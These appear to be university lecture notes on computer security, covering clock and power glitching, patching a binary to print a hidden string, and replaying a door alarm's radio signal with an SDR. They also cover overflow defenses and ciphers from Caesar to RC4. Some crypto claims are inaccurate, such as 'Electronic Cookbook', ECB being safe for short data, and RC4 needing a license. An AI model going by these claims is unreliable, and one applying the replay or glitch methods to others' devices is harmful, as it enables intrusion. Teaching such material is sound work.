


Figure 25. The ATmega238P hooked up to a custom security test tool built on top of a ESP32

Our attack is to use a **clock glitch**²⁵ at the time of the return instruction. Finding the time of the return instruction is a bit tricky but we can just sweep across a range of times.

²⁵ A series of very brief and rapid clock pulses




Figure 26. Looking at the oscilloscope to show the swept input




Figure 27. Note crazy clock pulses which we try to line up with the return instruction. If we have a really good chip we can try it with only 1 pulse, but here we use 5 pulses because we're on a cheaper chip. We also don't happen to care too much about whether or not if we disrupt too many of the other instructions.

Another attack that is a bit easier to use is the **power glitch**: instead of not giving it enough time for the fetch to happen we take away the nice voltage going to the chip right at the instruction execution time.




Figure 28. A power glitch attack disrupts the fetch instruction or the decode

Defense for these attacks is to disallow physical access to the chip. For the power one it can be as simple as adding a little capacitor to the power supply to smooth it out. Likewise, there are many ways to cause controlled circuit malfunctions: lasers, strobes, EM pulses, etc.

SUBSECTION 2.13

Reverse Engineering

Reverse Engineering, or the act of analyzing a product in order to learn something about its design which its creator wanted to keep secret. It is a legally complicated, but generally it's ok for the purposes of achieving interoperability (but not for circumventing DRMs).

```

1 unsigned int printhelloworld() {
2     printf("Hello World!");
3     return 5;
4 }
5 int main (int argc, char *argv[]) {
6     unsigned int result = 0;
7     result = printhelloworld();
8     if (result == 4) {
9         printf("super secreete string\n");
10    }
11    return 0;
12 }
```



```

=====
 FUNCTION printHelloWorld =====
.text:00000000000001135 push rbp
.text:00000000000001136 mov rbp, rsp
.text:00000000000001139 lea rdi, str_2008      # STRING: "Hello world."
.text:00000000000001140 call _puts
.text:00000000000001145 mov eax, 5
.text:00000000000001146 pop rbp
.text:00000000000001148 ret

=====
 FUNCTION main =====
.text:0000000000000114C push rbp
.text:0000000000000114D mov rbp, rsp
.text:00000000000001150 sub rsp, 20
.text:00000000000001154 mov [rbp - 14 + local_2], edi
.text:00000000000001157 mov [rbp - 20 + local_4], rsi
.text:0000000000000115B mov [rbp - 4 + local_0], 0
.text:00000000000001162 mov eax, 0
.text:00000000000001167 call printHelloWorld
.text:00000000000001168 mov [rbp - 4 + local_0], eax
.text:00000000000001169 cmp [rbp - 4 + local_0], 4
.text:00000000000001173 jne loc_1181      # STRING: "Super-secret string... shhh..."
.text:00000000000001175 lea rdi, str_2018
.text:00000000000001176 call _puts
loc_1181:
.text:00000000000001181 mov eax, 0
.leave
.text:00000000000001186 leave
.text:00000000000001187 ret

```

Figure 29. Passing the binary compiled from the above code to a disassembler

With the disassembled binary we know where the instruction for the if statement we were curious about lives, so we can then just use hexedit to change the bits at that JMP to a NOP to print out the super secret string.

SUBSECTION 2.14

Buffer Overflow Defenses

- Audit code rigorously
- Use a type-safe language with bounds checking (Java, C#, rust)
- However, this is not always possible due to legacy code, performance, etc.
- Defending against stack smashing
 - Stackshield: put return addresses on a separate stack with no other data buffers there
 - Stackguard: a random canary value is placed just before the RA on a function call. If the canary value changes, the program is halted. This can be enabled via a flag on most modern compilers.
- Third-party libc i.e. libssafe which doesn't allow for '%n' in format strings
- Address space layout randomization: maps the stack of each process at a randomly selected location with each invocation, so that an attacker will not be able to easily guess the target address. GCC does do this by default.

If we really sit down and think about it, it's basically impossible to defend against all attacks. It's easy to make a mistake and end up with a vulnerability. Certain vulnerabilities can be avoided by using safer languages, but the only real defense is to be aware and careful. One approach is what the aerospace industry does, i.e. the swiss cheese model²⁶


²⁶if we stack a lot of hole-y cheese on top of each other it will be opaque

SUBSECTION 2.15

Cryptography

Comment


Case Study: Espressif ESP32



- Microcontroller that the prof used for the demo last class
- Programming the microcontroller usually happens during the manufacturing phase
- Flash memory is usually partitioned into the bootloader, data, and application
- In the factory the ESP32 will generate a random number (on first boot) in order which will be used to encrypt and hash the bootloader and the data on the board. Then it starts the applications.
- On subsequent boots the device will make recalculate the hash to make sure that the bootloader has not been tampered with.
- More information about using PGP encryption for the data partition, etc. Not too important.
- TLDR: lots of encryption and security features built into the chip

Comment

Case Study: Door Alarm



What would a small-scale communication-channel pentest look like for this?

1. Look at FCC report

Figure 30. In this case this was barely done so it wasn't very useful

2. Make reasonable guesses




Figure 31. Guess that this cheap device is on unlicensed 433 MHz band

3. Listen into the signal

Case Study: Door Alarm

Investigation: Universal Radio Hacker (URH)




Figure 32. Use a software-defined radio to inspect the signal



Figure 33. Top signal is lock, bottom signal is unlock. Here we don't know what they are yet but there is some sort of unique binary pattern being produced on the button clicks.

4. Replay?

Case Study: DOOR ALARM
Investigation: HackRF One + PortaPack H2 + Mayhem Firmware



Figure 34. Can just use a radio recorder/playback device to record the signal and play it back in order to unlock the doorlock

As it turns out industrial systems tend not be be any more secure

2.15.1 Ciphers

Cryptography is used to establish the confidentiality, integrity, authenticity, and non-repudiation²⁷ of data.

- Ciphers an algorithm that obfuscates data so that it seems random to anyone who does not possess special information called a key.
- Based on a class of functions called trapdoor one-way functions, i.e. easy to compute but inverse is difficult to compute. Trapdoor means that given the key the inverse becomes easy to compute²⁸
- Function itself should not be the critical secret (Kerckhoff's principle)

Two common one-way functions used are factoring ($z = (x * y)$ find x,y) and discrete log ($z = x^y \% m$ – given z, x, m, find $y = \log_x z \% m$)

²⁷Prevents a principal from denying they have performed an action

²⁸Note that never been proven/disproven that one-way functions exist. Plus if it's been proved it would show $P \neq NP$

Definition 18

Caesar (Shift) Cipher

When Caesar mounted his campaign against the Gauls (modern France), he wanted to communicate with his troops securely

- He contrived a very simple cipher:
 - Take each letter, and replace it with the letter shifted 3 letters to the right in the alphabet
 - If there are no more letters, wrap around to the beginning of the alphabet
 - This is similar to modern day **rot13** used for simple obfuscation
 - Decryption is just the inverse
- This type of cipher is also called a **shift** cipher

Figure 35. A contrived cipher

Note that even this may be difficult to crack in reasonable time with a brute-force attack if we happen to have a large enough alphabet.

Definition 19

A slightly better cipher would be a substitution cipher

Substitution Ciphers

The shift cipher is an instance of a class of ciphers called **substitution** ciphers

- Each plaintext letter is replaced with exactly one ciphertext letter
- The key is the mapping between plaintext letters and ciphertext letters

Example: Assume a five letter alphabet $\{ABCDE\}$ and a shift of 2: $\{DEABC\}$


$$A=D, B=E, C=A, D=B, E=C$$

There's a one-to-one mapping between the plaintext and the ciphertext, so we can use patterns in the data to figure out a heuristic to reverse the cipher. For example in English *E* is the most common letter (and there are likewise common digraphs e.g. *TH*, *HE*, etc) and as such can be used to make informed guesses as to the substitutions being used

An improvement to the monoalphabetic substitution cipher described above is the polyalphabetic substitution cipher. In this case we have a set of n mappings in the cipher and change the mapping with every character. However these ciphers are still periodic. For small n this is not a problem, but for large n it becomes a large challenge.

Comment

Enigma Machine



- A substitution cipher with a really large cipher during early war efforts
- Decryption/encryption via initial rotor position etc that would be agreed on.

The gold standard for encryption is the substitution cipher taken to the extreme: the one-time-pad.

Definition 20

One-time-pad

- A random substitution is used for every character
- Think about it as using an infinite number of keys
- A message with n bits of information an OTP adds n bits of randomness to make a completely random ciphertext \rightarrow Theoretically unbreakable
- Key overhead of 100% (key length equal to message length) and key reuse is not allowed
- Cipher is malleable (bit flips in ciphertext correspond to bit flips in plaintext); requires integrity check
- How to make a random key? Need good random number generator
- OTP is strong against ciphertext-only attacks but is extremely weak against known-plaintext attack (only need one pair).


Practical ciphers are ones with fixed length keys that are shorter than the message and are independent of message length. They should also be efficient to use for encryption/decryption while being computationally difficult without the key.

Definition 21

Symmetric key ciphers: same key to encrypt/decrypt (stream/block ciphers)


- Stream ciphers: similar to OTP: key used to generate pseudo-random sequence of bits and then XOR'd with plaintext. Runs a bit at a time which is good for streaming. Suffers from synchronization problems

Stream Ciphers



- Block ciphers: encrypt/decrypt a block of bits at a time (usually 64 bits or a multiple). Add padding if necessary.

Block Ciphers



Stream ciphers are generally simple and fast. Block ciphers are more common just due to the history of cipher development (closed-source stream ciphers and a proliferation of open-source block ciphers)

2.15.2 Block Ciphers

- Data Encryption Standard (DES): 56 bit key, 64 bit block.
- AES (Advanced Encryption Standard) – official standard encryption algorithm for the US government in 2000
- Both are iterated block ciphers
- Today's computers are fast enough that DES is considered insecure




Figure 36. DES Feistel Network

- Input is split between left and right halves. Some computation involving a portion of the key is done on the right half and then the left and right halves are swapped, then the output gets piped back into this process. This "round" is repeated 16 times.
- 56 bit key is put through a schedule to create sixteen subkeys. 56-bit into 2 28 bit halves, then shifted left by 1 or 2 bites, and 2 24 bits are then selected from the halves to make a 48 bit subkey K_n . Exact number of bit selections are carefully selected.






Figure 37. each $f(R_{n-1}, K_n)$ does: 1. expansion permutation 2. XOR with subkey 3. non-linear S-box substitution boxes to compress 48 to 32 bit 4. permutation

- DES is inadequate with modern computers: brute force can crack 56-bit keys in less than

Design of S-boxes is important as this is the only part of the cipher that is non-linear

a day. A solution is to use a longer key length and chain DES multiple times; **3DES** w/ a 168 bit key split into 2 56 bit keys and running the algorithm three times



Block cipher encryption modes, or how to encrypt data with multiple blocks:

- Electronic Cookbook (Simplest): break down into block-sized chunks & pad if necessary. Encrypt each block separately.

Considerations include security, performance, error propagation, and error recovery

- Highly parallelizable but not secure
- Cipher blocks can reveal macro structure of plaintext data since same plaintext blocks will always encrypt to the same ciphertext blocks





Image Source: Wikimedia Commons

- Error propagation doesn't happen & error recovery only requires retransmission of affected blocks and does not stop decryption
- Cipher block chaining
 - Every block's input is dependent on output of previous block. Initial value does not have to be secret but shouldn't be reused for multiple messages
 - Good security but poor parallelism for encryption²⁹. Transmission error only affects current and following block – and as for recovery the receiver can drop affected blocks and still continue decryption.
- CFB (Cipher-feedback) and OFB (Output feedback) convert block ciphers into stream ciphers, i.e. can be decrypted/encrypted in less than a full block at a time. Similar to stream ciphers (Discussed later.) In OFB the key stream is independent of plaintext so cipher operations can be done in advance

²⁹ decryption can be parallelized


2.15.3 Stream Ciphers

- Encryption/decryption with low latency, i.e. multimedia streams
- Operate one bit at a time
- Closely related to one-time pads
- No modes: can be used to encrypt data of any length
- Synchronous stream ciphers: key stream is independent of message text. State is modified by f and the key; each step uses feedback in which f uses current state to produce the new state. Transmission error only affects the corresponding plaintext bits



- Self-synchronizing stream ciphers: key stream is dependent on the plain text. State is a shift register; every ciphertext bit created is shifted into the shift register and fed back as input into the key function g . So each ciphertext bit has an effect on the next n bits³⁰

³⁰ n is the length of the shift register



- Similar properties to the one time pad; dangerous to use the same keystream to encrypt multiple messages
- Synchronous stream ciphers must have changed keys or initialization vectors after every message. Self-synchronizing stream ciphers must have random data inserted at the beginning.
- Malleable; ciphertext can be changed to generate related plaintext.
- Adversaries can replay previously sent ciphertext into a stream and the cipher will resync.
- Synchronous stream ciphers cannot be recovered unless we know exactly how much ciphertext is lost because the keystream is independent of the plaintext. Self-synchronizing ciphers will recover after n bits pass.

Common ciphers used include RC4 and SEAL. RC4 is now publicly known but license is required to use it

RC4 Implementation

- S is an array of size 256 that contains the state
- Always contains a permutation of 0...255
- keylength is generally 5-16 bytes
- Key scheduling algorithm initializes state S
- PRGA generates keystream

```
for i from 0 to 255
  S[i] := I
endfor
j := 0
for i from 0 to 255
  j := (j + S[i] +
    key[i mod keylength]) mod 256
  swap(S[i],S[j])
endfor
```

Key Scheduling Algorithm

```
i := 0 j := 0
while GeneratingOutput:
  i := (i + 1) mod 256
  j := (j + S[i]) mod 256
  swap(S[i],S[j])
  output S[(S[i] + S[j]) mod 256]
endwhile
```

Pseudo-Random Generation Algo

Figure 38. RC4 Implementation. TLDR: Use a state represented by an array of 256 chars. Use a pseudo-random generator and the state to generate the keystream.

Stream ciphers offer better performance but are more difficult to use safely. Block ciphers are easier and more commonly used. Nowadays just use AES & CBC is most common encryption mode for arbitrary data. ECB is safe for short chunks of data where plain text is unlikely to repeat.

SUBSECTION 2.16

Key Exchange

- Symmetric key encryption requires both parties to have the same key
- Key exchange must be communicated securely; if not, the key is compromised
- Pre-sharing keys is one alternative; i.e. setting keys at production time. But this is not practical for large systems; n people need a total of $n \frac{n-1}{2}$ keys

2.16.1 Trusted third-party

Idea: have a trusted keyserver that knows everyone's keys.

